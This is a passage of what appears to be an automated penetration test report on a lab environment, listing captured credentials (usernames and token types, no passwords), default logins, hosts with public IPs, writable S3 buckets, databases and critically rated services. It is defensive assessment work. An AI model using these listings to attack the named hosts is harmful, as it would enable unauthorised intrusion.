3.87.45.243 : 10250	3.87.45.243	Web Service on 3.87.45.243 (ec2-3-87-45-243.compute-1.amazonaws.com) Port 10250		LOW 0.1
54.145.223.2 : 8443	54.145.223.2	Web Service on 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com) Port 8443		LOW 0.1
34.200.173.81 : 443	34.200.173.81	Web Service on 34.200.173.81 (ec2-34-200-173-81.compute-1.amazonaws.com) Port 443		LOW 0.1
54.166.18.219 : 8443	54.166.18.219	Web Service on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 8443		LOW 0.1
34.204.0.143 : 4443	34.204.0.143	Web Service on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 4443		LOW 0.1

3. Appendices

3.1. Credentials

The pentest captured **42 confirmed credentials** (with proof-of-access) and **22 potential credentials**.

Note: Further details and visualizations including attack-vector illustrations and context scoring (based on the relative impact to the target environment) can be found in the NodeZero UI.

3.1.1. Confirmed Credentials

First Seen	Username	Type	Iana Svc Name	Source	IP	Port	Product
02/06/2024, 12:13 PM	79c1f87so81262	STANDARD		Password Spray			
02/06/2024, 12:44 PM	kionbobwe2	AZURE_REFRESH_TOKEN		Password Spray			
02/06/2024, 12:07 PM	79c1f87so8	AZURE_REFRESH_TOKEN		Password Spray			
02/06/2024, 12:13 PM	79c1f87so87738	STANDARD		Password Spray			
02/06/2024, 12:48 PM	kionbobwe2	AZURE_REFRESH_TOKEN		Password Spray			
02/06/2024, 12:13 PM	kionbobwe27885	AZURE_REFRESH_TOKEN		Password Spray			
02/06/2024, 12:13 PM	kionbobwe27885	STANDARD		Password Spray			
02/06/2024, 12:39 PM	kionbobwe2	STANDARD		Password Spray			
02/06/2024, 12:46 PM	kionbobwe2	AZURE_REFRESH_TOKEN		Password Spray			
02/06/2024, 12:44 PM	kionbobwe2	STANDARD		Password Spray			
02/06/2024, 12:41 PM	kionbobwe2	AZURE_REFRESH_TOKEN		Password Spray			
02/06/2024, 12:14 PM	79c1f87so87738	AZURE_REFRESH_TOKEN		Password Spray			
02/06/2024, 12:07 PM	79c1f87so8	STANDARD		Password Spray			
02/06/2024, 12:10 PM	kionbobwe2	STANDARD		Password Spray			
02/06/2024, 12:41 PM	kionbobwe2	STANDARD		Password Spray			
02/06/2024, 12:46 PM	kionbobwe2	STANDARD		Password Spray			
02/06/2024, 12:13 PM	kionbobwe25867	STANDARD		Password Spray			
02/06/2024, 12:48 PM	kionbobwe2	STANDARD		Password Spray			
02/06/2024, 12:10 PM	kionbobwe2	AZURE_REFRESH_TOKEN		Password Spray			
02/06/2024, 12:13 PM	79c1f87so81262	AZURE_REFRESH_TOKEN		Password Spray			

3.1.2. Potential Credentials

First Seen	Username	Type	Iana Svc Name	Source	IP	Port	Product
02/06/2024, 12:50 PM	(anonymous)	AWS_ANONYMOUS_USER		Anonymous			
02/06/2024, 12:50 PM	(anonymous)	AWS_CROSS_ACCOUNT_USER		Cross-Account			
02/06/2024, 12:31 PM	admin	STANDARD	http	Default Login	3.91.156.158:8980	8980	Eclipse Jetty 9.4.43.v20210629, Oepnnms Opennms
02/06/2024, 11:55 AM	root	STANDARD	telnet	Default Login	54.166.18.219:23	23	Linux Telnetd
02/06/2024, 12:31 PM	rtc	STANDARD	http	Default Login	3.91.156.158:8980	8980	Eclipse Jetty 9.4.43.v20210629, Oepnnms Opennms
02/06/2024, 11:57 AM	##MS_PolicyEventProcessingLogin##	STANDARD		db_enum			
02/06/2024, 11:57 AM	##MS_PolicyTsqlExecutionLogin##	STANDARD		db_enum			
02/06/2024, 12:07 PM	user	STANDARD		web_extract_and_analyze			
02/06/2024, 11:56 AM	mysql.sys	STANDARD		db_enum			
02/06/2024, 12:11 PM	user	STANDARD		Cracked			
02/06/2024, 11:57 AM	sa	STANDARD		db_enum			
02/06/2024, 11:56 AM	root	STANDARD		db_enum			
02/06/2024, 12:00 PM	root	STANDARD		Cracked			
02/06/2024, 12:07 PM	user	STANDARD		web_extract_and_analyze			
02/06/2024, 12:06 PM	admin	STANDARD		ssh_unrestricted_sudo			
02/06/2024, 11:56 AM	mysql.infoschema	STANDARD		db_enum			
02/06/2024, 11:56 AM	mysql.session	STANDARD		db_enum			
02/06/2024, 12:02 PM	admin	STANDARD		f5_icontrol_rce_cve_2022_1388			
02/06/2024, 12:06 PM	jsmith	STANDARD		ssh_unrestricted_sudo			
02/06/2024, 12:01 PM	root	STANDARD		Cracked			

3.2. Hosts

The pentest discovered **15 in-scope hosts**.

- **Top-Level company domains:**
  example.com, goat.example.com, pod04.example.com

- **Company names:**
  Horizon3 AI Inc

Note: Further details and visualizations including attack-vector illustrations and context scoring (based on the relative impact to the target environment) can be found in the NodeZero UI.

First Seen	Host Name	IP	OS	Weaknesses	Data Resources	Credentials	Services	Web
02/06/2024, 11:52 AM	ec2-3-91-156-158.compute-1.amazonaws.com	3.91.156.158	Ubuntu Linux	12	0	5	24	5
02/06/2024, 11:52 AM	ec2-54-91-240-159.compute-1.amazonaws.com	54.91.240.159	Debian Linux, Ubuntu Linux	12	0	2	19	10
02/06/2024, 11:52 AM	ec2-184-73-131-205.compute-1.amazonaws.com	184.73.131.205	Linux 6.2.0-1011-aws, Ubuntu Linux, Unix	11	0	3	5	2
02/06/2024, 11:52 AM	f5.pod04.example.com	4.246.214.129	F5 Tmos	4	0	0	6	1
02/06/2024, 11:52 AM	ec2-54-166-18-219.compute-1.amazonaws.com	54.166.18.219	HP LaserJet 4200, Ubuntu Linux 22.04.3	11	13	3	7	1
02/06/2024, 11:52 AM	ec2-18-208-189-246.compute-1.amazonaws.com	18.208.189.246	Ubuntu Linux	11	0	1	21	6
02/06/2024, 11:52 AM	ec2-34-204-0-143.compute-1.amazonaws.com	34.204.0.143	Debian Linux, Ubuntu Linux	11	0	0	19	5
02/06/2024, 11:52 AM	ec2-54-145-223-2.compute-1.amazonaws.com	54.145.223.2	Ubuntu Linux 22.10	8	0	1	5	3
02/06/2024, 11:52 AM	ec2-54-82-213-135.compute-1.amazonaws.com	54.82.213.135	Ubuntu Linux	4	0	0	19	2
02/06/2024, 11:52 AM	ec2-52-90-237-79.compute-1.amazonaws.com	52.90.237.79	Ubuntu Linux	3	0	0	29	4
02/06/2024, 11:52 AM	ec2-3-85-52-200.compute-1.amazonaws.com	3.85.52.200	Ubuntu Linux	5	0	0	14	1
02/06/2024, 11:52 AM	ec2-34-200-173-81.compute-1.amazonaws.com	34.200.173.81	Ubuntu Linux	3	0	0	17	2
02/06/2024, 11:52 AM	ec2-18-215-183-13.compute-1.amazonaws.com	18.215.183.13	Ubuntu Linux	2	0	0	17	2
02/06/2024, 11:52 AM	ec2-3-87-45-243.compute-1.amazonaws.com	3.87.45.243	Ubuntu Linux	2	0	0	15	0
02/06/2024, 11:52 AM	ec2-3-89-147-161.compute-1.amazonaws.com	3.89.147.161	Ubuntu Linux	1	0	0	12	0

3.3. Data Resources

The pentest discovered **5.1M resources** on **20 stores** containing potentially sensitive information.

3.3.1. Git Repositories

Source	Account Name	Name	Clone Url	Forked	Sensitive Findings	Severity
GitLab	kbuch	Test_truffle	https://gitlab.com/kbuch/test_truffle.git		2	HIGH 7.5

Source	Account Name	Name	Clone Url	Forked	Sensitive Findings	Severity
GitLab	kbuch	fakegit2	https://gitlab.com/kbuch/fakegit2.git		2	HIGH 7.5
GitHub	kbuch	fakegit	https://github.com/kbuch/fakegit.git		4	HIGH 7.5
GitLab	kbuch	secret_test	https://gitlab.com/kbuch/secret_test.git		2	HIGH 7.5

3.3.2. S3 Buckets

Name	Service	Resources Count	Permissions	Severity
stooge-sultry-substance	AWS S3	6	Delete, List, Read, Read Acl, Write	CRITICAL 9.5
crinkly-portion-kindred	AWS S3	400,000	Delete, List, Read, Read Acl, Write	CRITICAL 9.5
hacker-morbidity-jokingly	AWS S3	16	Delete, List, Read, Read Acl, Write	CRITICAL 9.5
ellipse-avert-flyaway	AWS S3	38,028	Delete, List, Read, Read Acl, Write	HIGH 8
entangled-raving-dazzling	AWS S3	40	Delete, List, Read, Read Acl, Write	HIGH 8
cultivate-coastline-couch	AWS S3	40	Delete, List, Read, Read Acl, Write	HIGH 8
germproof-alienable-sinner	AWS S3	20	Delete, List, Read, Read Acl, Write	MEDIUM 5.6
myself-onshore-replica	AWS S3	4	Delete, List, Read, Read Acl, Write	MEDIUM 5.3
squeezing-cameo-tapering	AWS S3	4	Delete, List, Read, Read Acl, Write	MEDIUM 5.3
primer-multitask-preplan	AWS S3	4	Delete, List, Read, Read Acl, Write	MEDIUM 5.3
prevail-salon-spyglass	AWS S3	0	Delete, List, Read, Read Acl, Write	MEDIUM 5
publisher-squishy-banshee	AWS S3	0	Delete, List, Read, Read Acl, Write	MEDIUM 5
revert-excretion-scraggly	AWS S3	0	Delete, List, Read, Read Acl, Write	MEDIUM 5
parmesan-sloppily-region	AWS S3	0	Delete, List, Read, Read Acl, Write	MEDIUM 5

3.3.3. Databases

Service Name	IP	Port	Database Name	Total Records	Permissions	Authenticated	Severity
Microsoft SQL Server	54.166.18.219	tcp/1433	Northwind	3,308	List, Read, Write	Yes	CRITICAL 9.4
Microsoft SQL Server	54.166.18.219	tcp/1433	msdb	1,619	List, Read, Write	Yes	CRITICAL 9.3
Microsoft SQL Server	54.166.18.219	tcp/1433	AdventureWorks2017	1,597	List, Read, Write	Yes	CRITICAL 9.3
Microsoft SQL Server	54.166.18.219	tcp/1433	Pubs	255	List, Read, Write	Yes	CRITICAL 9.2
Microsoft SQL Server	54.166.18.219	tcp/1433	WideWorldImporters	0	List, Read, Write	Yes	CRITICAL 9
MySQL	54.166.18.219	tcp/3306	employees	3,919,015	List, Read, Write	Yes	HIGH 8.6
MySQL	54.166.18.219	tcp/3306	performance_schema	633,309	List, Read, Write	Yes	HIGH 8.3
MySQL	54.166.18.219	tcp/3306	mysql	141,443	List, Read, Write	Yes	HIGH 8.1

Service Name	IP	Port	Database Name	Total Records	Permissions	Authenticated	Severity
MySQL	54.166.18.219	tcp/3306	sys	6	List, Read, Write	Yes	HIGH 7.5
Microsoft SQL Server	54.166.18.219	tcp/1433	master	4	List, Read, Write	Yes	MEDIUM 5.3
MySQL	54.166.18.219	tcp/3306	information_schema	0	List, Read, Write	Yes	MEDIUM 5
Microsoft SQL Server	54.166.18.219	tcp/1433	model	0	List, Read, Write	Yes	MEDIUM 5
AWS DYNAMODB	arn:aws:dynamodb:us-east-1:691429674719:table/Test_Table_2_Region_1		Test_Table_2_Region_1	4	List, Read	Yes	LOW 0.6
AWS DYNAMODB	arn:aws:dynamodb:us-east-2:691429674719:table/Test_table_region_2		Test_table_region_2	3	List, Read	Yes	LOW 0.5
AWS DYNAMODB	arn:aws:dynamodb:us-east-1:691429674719:table/example_dynamodb_table		example_dynamodb_table	2	List, Read	Yes	LOW 0.3
Microsoft SQL Server	54.166.18.219	tcp/1433	tempdb	0	List	Yes	INFO 0

3.3.4. Fileshares

No Fileshares Found

3.3.5. Docker Registries

No Docker Registries Found

3.4. Web Resources and Certificates

The pentest crawled **372 web resources** on **20 web applications** and discovered **16 web certificates** containing potentially sensitive information.

Note: Further details including the full list of crawled URLs can be found in the NodeZero UI.

3.4.1. Applications

First Seen	IP	Port	Product	Total Resources	Login Pages
02/06/2024, 11:54 AM	18.208.189.246	tcp/443	Apache Tomcat 9.0.30, Igor Sysoev Nginx, Jenkins, VMware Workspace One Unified Endpoint Management	122	2
02/06/2024, 11:54 AM	34.204.0.143	tcp/8080	Eclipse Jetty 10.0.15, Jenkins	84	6
02/06/2024, 11:54 AM	18.208.189.246	tcp/443	Apache Tomcat 9.0.30, Igor Sysoev Nginx, Jenkins, VMware Workspace One Unified Endpoint Management	43	2
02/06/2024, 11:53 AM	54.82.213.135	tcp/8080	Apache Jspwiki, Apache Tomcat 9.0.55	29	1
02/06/2024, 11:54 AM	34.204.0.143	tcp/4443	Apache HTTPD 2.4.57, Unknown	22	0
02/06/2024, 11:54 AM	54.91.240.159	tcp/7001	Bea Weblogic Server, Oracle WebLogic Server 10.3.6.0	13	3

First Seen	IP	Port	Product	Total Resources	Login Pages
02/06/2024, 11:54 AM	18.208.189.246	tcp/8081	Apache HTTPD 2.4.57	11	0
02/06/2024, 11:59 AM	3.91.156.158	tcp/8980	Eclipse Jetty 9.4.43.v20210629, Oepnnms Opennms	9	3
02/06/2024, 11:54 AM	34.204.0.143	tcp/80	Apache HTTPD 2.4.25, Microsoft Iis	7	2
02/06/2024, 11:54 AM	18.208.189.246	tcp/443	Apache Tomcat 9.0.30, Igor Sysoev Nginx, Jenkins, VMware Workspace One Unified Endpoint Management	6	2
02/06/2024, 11:54 AM	54.91.240.159	tcp/8081	Apache Tomcat/Coyote JSP Engine 1.1, Oracle Java Management Extensions, Red Hat JBoss AS, Redhat Jboss Enterprise Application Platform	6	3
02/06/2024, 11:54 AM	54.145.223.2	tcp/8443	Redhat Keycloak	3	1
02/06/2024, 11:54 AM	54.145.223.2	tcp/8080	Keycloak	3	0
02/06/2024, 11:54 AM	4.246.214.129	tcp/8443	Apache HTTPD, F5 Tmos	2	1
02/06/2024, 11:54 AM	54.91.240.159	tcp/80	Apache HTTPD 2.4.25, Microsoft Iis	2	0
02/06/2024, 11:54 AM	18.215.183.13	tcp/8443	Igor Sysoev Nginx, Keycloak	3	0
02/06/2024, 11:59 AM	3.91.156.158	tcp/8984	Apache Solr	2	0
02/06/2024, 11:59 AM	184.73.131.205	tcp/8983	Apache Solr	2	0
02/06/2024, 11:54 AM	54.91.240.159	tcp/3000	Apache HTTPD 2.4.25, Grafana	2	0
02/06/2024, 11:54 AM	3.85.52.200	tcp/443	Golang Pprof, Kubernetes Api-server	1	0

3.4.2. Certificates

First Seen	IP	Port	Expiration	Issuer	Common Name	Signed
02/06/2024, 12:20 PM	18.215.183.13	8443	2032-11-28 05:16	target9.goat.example.com	target9.goat.example.com	No
02/06/2024, 12:20 PM	18.215.183.13	8443	2032-11-28 05:16	target9.goat.example.com	target9.goat.example.com	No
02/06/2024, 12:25 PM	3.87.45.243	10250	2025-01-26 00:42	pod04-k8s-cluster2-worker-ca@1706319762	pod04-k8s-cluster2-worker@1706319763	No
02/06/2024, 12:25 PM	3.87.45.243	10250	2025-01-26 00:42	pod04-k8s-cluster2-worker-ca@1706319762	pod04-k8s-cluster2-worker@1706319763	No
02/06/2024, 12:28 PM	34.204.0.143	4443	2021-07-27 18:53	Internet Widgits Pty Ltd from AU		No
02/06/2024, 12:28 PM	34.204.0.143	4443	2021-07-27 18:53	Internet Widgits Pty Ltd from AU		No
02/06/2024, 11:55 AM	18.215.183.13	443		L=Dover, C=US, CN=target9.goat.example.com		No
02/06/2024, 11:55 AM	34.200.173.81	443		CN=example.com		No
02/06/2024, 11:56 AM	3.85.52.200	443		CN=kubernetes		No
02/06/2024, 11:59 AM	34.200.173.81	443	2029-01-25 01:43	example.com	example.com	No

First Seen	IP	Port	Expiration	Issuer	Common Name	Signed
02/06/2024, 12:05 PM	4.246.214.129	8443	2033-12-03 16:24	localhost.localdomain (MyCompany from --)	localhost.localdomain	No
02/06/2024, 12:06 PM	54.145.223.2	8443	2033-08-20 20:49	localhost	localhost	No
02/06/2024, 12:12 PM	3.85.52.200	443	2025-01-26 01:41	kubernetes	kube-apiserver	No
02/06/2024, 12:12 PM	18.215.183.13	443	2032-11-28 05:16	target9.goat.example.com	target9.goat.example.com	No
02/06/2024, 12:13 PM	18.208.189.246	443	2032-09-11 19:59	target2.goat.example.com	target2.goat.example.com	No
02/06/2024, 12:19 PM	54.166.18.219	8443	2021-12-14 18:58	poc.heartbleed.sse.uc3m.es (UC3M from ES)	poc.heartbleed.sse.uc3m.es	No

3.5. Services

The pentest scanned **229 services** during the operation.

Further details can be found in the NodeZero UI.

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
02/06/2024, 11:54 AM	3.91.156.158	tcp/8090	http	Atlassian Confluence Server	CRITICAL 10
02/06/2024, 11:59 AM	3.91.156.158	tcp/8984	http	Apache Solr	CRITICAL 10
02/06/2024, 11:54 AM	54.91.240.159	tcp/7001	http	Bea Weblogic Server, Oracle WebLogic Server 10.3.6.0	CRITICAL 10
02/06/2024, 11:54 AM	54.91.240.159	tcp/8082	http	Apache HTTPD 2.4.25, Apache Struts, Apache Tomcat/Coyote JSP Engine 1.1	CRITICAL 10
02/06/2024, 11:54 AM	184.73.131.205	tcp/8080	http	GitLab, Igor Sysoev Nginx	CRITICAL 10
02/06/2024, 11:54 AM	54.91.240.159	tcp/8081	http	Apache Tomcat/Coyote JSP Engine 1.1, Oracle Java Management Extensions, Red Hat JBoss AS, Redhat Jboss Enterprise Application Platform	CRITICAL 9.9
02/06/2024, 11:54 AM	54.166.18.219	tcp/1433	ms-sql-s	Microsoft SQL Server 2019 15.00.4322	CRITICAL 9.9
02/06/2024, 11:54 AM	4.246.214.129	tcp/8443	https	Apache HTTPD, F5 Tmos	CRITICAL 9.8
02/06/2024, 11:54 AM	18.208.189.246	tcp/443	https	Apache Tomcat 9.0.30, Igor Sysoev Nginx, Jenkins, VMware Workspace One Unified Endpoint Management	CRITICAL 9.8
02/06/2024, 11:54 AM	34.204.0.143	tcp/8080	http	Eclipse Jetty 10.0.15, Jenkins	CRITICAL 9.8
02/06/2024, 11:54 AM	54.91.240.159	tcp/8080	http-proxy	Apache HTTPD 2.4.25, Apache Shiro	CRITICAL 9.8
02/06/2024, 11:54 AM	54.166.18.219	tcp/3306	mysql	MySQL 8.0.20	CRITICAL 9.8
02/06/2024, 11:59 AM	184.73.131.205	tcp/8983	http	Apache Solr	CRITICAL 9.8
02/06/2024, 11:59 AM	3.91.156.158	tcp/8101	ssh		CRITICAL 9.3
02/06/2024, 11:54 AM	54.145.223.2	tcp/2222	ssh	OpenBSD OpenSSH 9.0p1 Ubuntu 1ubuntu7.3	CRITICAL 9.3
02/06/2024, 11:54 AM	52.90.237.79	tcp/8081	blackice-icecap	Apache Druid	CRITICAL 9.2

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
02/06/2024, 11:54 AM	52.90.237.79	tcp/8888	sun-answerbook	Apache Druid	CRITICAL 9.2
02/06/2024, 11:54 AM	54.145.223.2	tcp/9200	http	Elasticsearch REST API 5.6.0	CRITICAL 9
02/06/2024, 11:54 AM	3.85.52.200	tcp/443	https	Golang Pprof, Kubernetes Api-server	HIGH 8.8
02/06/2024, 11:59 AM	3.91.156.158	tcp/8980	http	Eclipse Jetty 9.4.43.v20210629, Oepnnms Opennms	HIGH 8.8
02/06/2024, 11:54 AM	54.166.18.219	tcp/23	telnet	Linux Telnetd	HIGH 8.2
02/06/2024, 11:54 AM	54.166.18.219	tcp/8443	https	Igor Sysoev Nginx 1.10.2	HIGH 8.2
02/06/2024, 11:54 AM	18.208.189.246	tcp/8009	ajp13	Apache Jserv	HIGH 7.5
02/06/2024, 11:53 AM	54.82.213.135	tcp/80	http	Apache Httpd Server 2.4, Edgecast CDN Httpd	HIGH 7.5
02/06/2024, 11:53 AM	54.82.213.135	tcp/8080	http	Apache Jspwiki, Apache Tomcat 9.0.55	HIGH 7.5
02/06/2024, 11:54 AM	54.91.240.159	tcp/3000	http	Apache HTTPD 2.4.25, Grafana	HIGH 7.5
02/06/2024, 11:56 AM	184.73.131.205	udp/161	snmp	Net-SNMP SNMP Agent	HIGH 7.2
02/06/2024, 11:54 AM	34.200.173.81	tcp/80	http	Apache HTTPD, Moodle Jitsi Plugin	MEDIUM 6.1
02/06/2024, 11:54 AM	34.200.173.81	tcp/443	https	Apache HTTPD, Moodle Jitsi Plugin	MEDIUM 6.1
02/06/2024, 11:54 AM	184.73.131.205	tcp/9090	ftp	vsFTPd Project vsFTPd 3.0.5	MEDIUM 5.7
02/06/2024, 11:54 AM	18.215.183.13	tcp/443	https	GitLab, Igor Sysoev Nginx	MEDIUM 5.3
02/06/2024, 11:54 AM	34.204.0.143	tcp/8081	http	Eclipse Jetty 11.0.5	MEDIUM 5.3
02/06/2024, 11:54 AM	54.145.223.2	tcp/8443	https-alt	Redhat Keycloak	MEDIUM 5.3
02/06/2024, 11:54 AM	54.166.18.219	tcp/9100	jetdirect	HP JetDirect	MEDIUM 5
02/06/2024, 11:54 AM	34.204.0.143	tcp/80	http	Apache HTTPD 2.4.25, Microsoft Iis	LOW 3.5
02/06/2024, 11:54 AM	54.91.240.159	tcp/80	http	Apache HTTPD 2.4.25, Microsoft Iis	LOW 3.5
02/06/2024, 11:54 AM	34.204.0.143	tcp/4443	https	Apache HTTPD 2.4.57, Unknown	LOW 3.1
02/06/2024, 11:54 AM	3.85.52.200	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	3.87.45.243	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	3.89.147.161	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	3.91.156.158	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	4.246.214.129	tcp/22	ssh	OpenBSD OpenSSH 7.4	LOW 3
02/06/2024, 11:54 AM	18.208.189.246	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.3	LOW 3
02/06/2024, 11:54 AM	18.208.189.246	tcp/8081	http	Apache HTTPD 2.4.57	LOW 3

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
02/06/2024, 11:54 AM	18.208.189.246	tcp/8082	http	Apache HTTPD 2.4.57, Unknown	LOW 3
02/06/2024, 11:54 AM	18.215.183.13	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	34.200.173.81	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	34.204.0.143	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	52.90.237.79	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:53 AM	54.82.213.135	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	54.91.240.159	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	54.145.223.2	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	54.166.18.219	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:54 AM	184.73.131.205	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	LOW 3
02/06/2024, 11:59 AM	3.87.45.243	tcp/10250	https	Kubernetes Kubelet, Protocol Labs Golang Net/http Server	LOW 0.1
02/06/2024, 11:56 AM	3.85.52.200	udp/53	domain		
02/06/2024, 11:56 AM	3.85.52.200	udp/68	dhcpc		
02/06/2024, 11:56 AM	3.85.52.200	udp/80	http		
02/06/2024, 11:56 AM	3.85.52.200	udp/136	profile		
02/06/2024, 11:56 AM	3.85.52.200	udp/137	netbios-ns		
02/06/2024, 11:56 AM	3.85.52.200	udp/623	asf-rmcp		
02/06/2024, 11:56 AM	3.85.52.200	udp/1022	exp2		
02/06/2024, 11:56 AM	3.85.52.200	udp/2223	rockwell-csp2		
02/06/2024, 11:58 AM	3.85.52.200	tcp/2379	Etcd	Etcd	
02/06/2024, 11:58 AM	3.85.52.200	tcp/10250	Kubelet API	Kubernetes Kubelet	
02/06/2024, 11:56 AM	3.85.52.200	udp/31337	BackOrifice		
02/06/2024, 11:56 AM	3.85.52.200	udp/32768	omad		
02/06/2024, 11:56 AM	3.87.45.243	udp/49	tacacs		
02/06/2024, 11:56 AM	3.87.45.243	udp/68	dhcpc		
02/06/2024, 11:56 AM	3.87.45.243	udp/162	snmptrap		
02/06/2024, 11:56 AM	3.87.45.243	udp/177	xdmcp		
02/06/2024, 11:56 AM	3.87.45.243	udp/623	asf-rmcp		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
02/06/2024, 11:56 AM	3.87.45.243	udp/997	maitrd		
02/06/2024, 11:56 AM	3.87.45.243	udp/1022	exp2		
02/06/2024, 11:56 AM	3.87.45.243	udp/1027	unknown		
02/06/2024, 11:56 AM	3.87.45.243	udp/1646	radacct		
02/06/2024, 11:56 AM	3.87.45.243	udp/1701	L2TP		
02/06/2024, 11:56 AM	3.87.45.243	udp/2223	rockwell-csp2		
02/06/2024, 11:56 AM	3.87.45.243	udp/4444	krb524		
02/06/2024, 11:59 AM	3.87.45.243	tcp/10256	http	Protocol Labs Golang Net/http Server	
02/06/2024, 11:56 AM	3.89.147.161	udp/17	qotd		
02/06/2024, 11:56 AM	3.89.147.161	udp/53	domain		
02/06/2024, 11:56 AM	3.89.147.161	udp/68	dhcpc		
02/06/2024, 11:56 AM	3.89.147.161	udp/80	http		
02/06/2024, 11:56 AM	3.89.147.161	udp/137	netbios-ns		
02/06/2024, 11:56 AM	3.89.147.161	udp/158	pcmail-srv		
02/06/2024, 11:56 AM	3.89.147.161	udp/1646	radacct		
02/06/2024, 11:56 AM	3.89.147.161	udp/3456	IISrpc-or-vat		
02/06/2024, 11:56 AM	3.89.147.161	udp/32768	omad		
02/06/2024, 11:56 AM	3.89.147.161	udp/49153	unknown		
02/06/2024, 11:56 AM	3.89.147.161	udp/49182	unknown		
02/06/2024, 11:56 AM	3.91.156.158	udp/9	discard		
02/06/2024, 11:56 AM	3.91.156.158	udp/19	chargen		
02/06/2024, 11:56 AM	3.91.156.158	udp/49	tacacs		
02/06/2024, 11:56 AM	3.91.156.158	udp/68	dhcpc		
02/06/2024, 11:56 AM	3.91.156.158	udp/111	rpcbind		
02/06/2024, 11:56 AM	3.91.156.158	udp/123	ntp		
02/06/2024, 11:56 AM	3.91.156.158	udp/138	netbios-dgm		
02/06/2024, 11:56 AM	3.91.156.158	udp/177	xdmcp		
02/06/2024, 11:56 AM	3.91.156.158	udp/427	svrloc		
02/06/2024, 11:56 AM	3.91.156.158	udp/1022	exp2		
02/06/2024, 11:56 AM	3.91.156.158	udp/1719	h323gatestat		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
02/06/2024, 11:56 AM	3.91.156.158	udp/1813	radacct		
02/06/2024, 11:56 AM	3.91.156.158	udp/2223	rockwell-csp2		
02/06/2024, 11:56 AM	3.91.156.158	udp/3703	adobeserver-3		
02/06/2024, 11:56 AM	3.91.156.158	udp/4444	krb524		
02/06/2024, 11:56 AM	3.91.156.158	udp/32768	omad		
02/06/2024, 11:56 AM	3.91.156.158	udp/49182	unknown		
02/06/2024, 11:56 AM	3.91.156.158	udp/49188	unknown		
02/06/2024, 11:56 AM	3.91.156.158	udp/49201	unknown		
02/06/2024, 11:56 AM	4.246.214.129	udp/53	domain		
02/06/2024, 11:54 AM	4.246.214.129	tcp/53	domain		
02/06/2024, 11:54 AM	4.246.214.129	tcp/161	snmp		
02/06/2024, 11:59 AM	4.246.214.129	tcp/4353	f5-iquery		
02/06/2024, 11:56 AM	18.208.189.246	udp/9	discard		
02/06/2024, 11:56 AM	18.208.189.246	udp/19	chargen		
02/06/2024, 11:56 AM	18.208.189.246	udp/53	domain		
02/06/2024, 11:56 AM	18.208.189.246	udp/68	dhcpc		
02/06/2024, 11:54 AM	18.208.189.246	tcp/80	http	Igor Sysoev Nginx	
02/06/2024, 11:56 AM	18.208.189.246	udp/123	ntp		
02/06/2024, 11:56 AM	18.208.189.246	udp/137	netbios-ns		
02/06/2024, 11:56 AM	18.208.189.246	udp/177	xdmcp		
02/06/2024, 11:56 AM	18.208.189.246	udp/427	svrloc		
02/06/2024, 11:56 AM	18.208.189.246	udp/515	printer		
02/06/2024, 11:56 AM	18.208.189.246	udp/623	asf-rmcp		
02/06/2024, 11:56 AM	18.208.189.246	udp/631	ipp		
02/06/2024, 11:56 AM	18.208.189.246	udp/1022	exp2		
02/06/2024, 11:56 AM	18.208.189.246	udp/1646	radacct		
02/06/2024, 11:56 AM	18.208.189.246	udp/1701	L2TP		
02/06/2024, 11:56 AM	18.208.189.246	udp/3703	adobeserver-3		
02/06/2024, 11:56 AM	18.215.183.13	udp/67	dhcps		
02/06/2024, 11:56 AM	18.215.183.13	udp/68	dhcpc		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
02/06/2024, 11:56 AM	18.215.183.13	udp/111	rpcbind		
02/06/2024, 11:56 AM	18.215.183.13	udp/137	netbios-ns		
02/06/2024, 11:56 AM	18.215.183.13	udp/158	pcmail-srv		
02/06/2024, 11:56 AM	18.215.183.13	udp/1433	ms-sql-s		
02/06/2024, 11:56 AM	18.215.183.13	udp/1813	radacct		
02/06/2024, 11:56 AM	18.215.183.13	udp/3456	IISrpc-or-vat		
02/06/2024, 11:54 AM	18.215.183.13	tcp/8443	https	Igor Sysoev Nginx, Keycloak	
02/06/2024, 11:56 AM	18.215.183.13	udp/32768	omad		
02/06/2024, 11:56 AM	18.215.183.13	udp/33281	unknown		
02/06/2024, 11:56 AM	18.215.183.13	udp/49153	unknown		
02/06/2024, 11:56 AM	18.215.183.13	udp/49182	unknown		
02/06/2024, 11:56 AM	18.215.183.13	udp/49194	unknown		
02/06/2024, 11:56 AM	18.215.183.13	udp/49201	unknown		
02/06/2024, 11:56 AM	34.200.173.81	udp/53	domain		
